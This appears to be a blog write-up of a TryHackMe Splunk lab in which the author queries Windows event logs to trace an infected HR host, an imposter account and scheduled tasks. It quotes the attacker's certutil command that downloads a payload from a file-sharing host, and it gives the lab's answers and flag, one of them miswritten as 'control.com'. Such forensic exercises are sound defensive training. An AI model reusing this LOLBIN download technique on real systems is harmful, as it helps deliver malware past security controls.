

In this post, I’ll be working through a suspicious process execution exercise from TryHackMe to practice investigating event logs in Splunk. In this exercise, I’m given Windows event logs from an infected host to analyse. By filtering events in Splunk and extracting key data points, anomalies are discovered and attacker activities are uncovered.
Task 1 Introduction
We will investigate host-centric logs in this challenge room to find suspicious process execution. To learn more about Splunk and how to investigate the logs, look at the rooms splunk101 and splunk201.
Room Machine
Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP. Access this room via the AttackBox, or via the VPN at 10.10.160.155. The machine will take up to 3-5 minutes to start. ll the required logs are ingested in the index win_eventlogs.
Task 2 Scenario: Identify and Investigate an Infected Host
One of the client’s IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index win_eventlogs for further investigation.
About the Network Information
The network is divided into three logical segments. It will help in the investigation.
IT Department
- James
- Moin
- Katrina
HR department
- Haroon
- Chris
- Diana
Marketing department
- Bell
- Amelia
- Deepak
Answer the questions below
How many logs are ingested from the month of March, 2022?
Answer: 13959
index="win_eventlogs"
Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?
Answer: Amel1a
This will filter events and present the values of the field “UserName” without any duplicates.
index="win_eventlogs"
| table UserName
| dedup UserName
If looked at closely, “Amel1a” is the imposter account trying to impersonate the legitimate user “Amelia”.

Which user from the HR department was observed to be running scheduled tasks?
Answer: Chris.fort

Filter events from the three users of the HR department that runs scheduled tasks.
index="win_eventlogs" UserName (Haroon OR Chris OR Diana) schtasks.exeHere, user Chris has a running scheduled task.
Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.
Answer: haroon

This will query events from the three users and display the values of the field “CommandLine” without duplicates.
index="win_eventlogs" UserName (Haroon OR Chris OR Diana)
| table CommandLine
| dedup CommandLine
A local binary (“lolbin”) “certutil” was used to download a file from the file-sharing host “controlc.com”. The command downloaded a file and renamed it as “benign.exe”
certutil.exe ” is a command-line program, installed as part of Certificate Services. You can use certutil.exe to display certification authority (CA) configuration information, configures Certificate Services, backup and restore CA components. The program also verifies certificates, key pairs, and certificate chains.”
The command used is added to the query to filter events related to it, such as the user who executed the command.
index="win_eventlogs" UserName (Haroon OR Chris OR Diana) CommandLine=" certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe"Only one event was returned when the user “haroon” executed the command.

The event returned gave the answer to the next four questions.
To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?
Answer: certutil.exe
What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)
Answer: 2022-03-04
Which third-party site was accessed to download the malicious payload?
Answer: control.com
What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?
Answer: benign.exe
The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{……….}; what is that pattern?
Answer: THM{KJ&*H^B0}
Head over to the URL where the payload was sourced from.

What is the URL that the infected host connected to?
Answer: https://controlc.com/548ab556
Thank you for reading. Until next time. 🙂
 Igor_sec's Blog
Leave a comment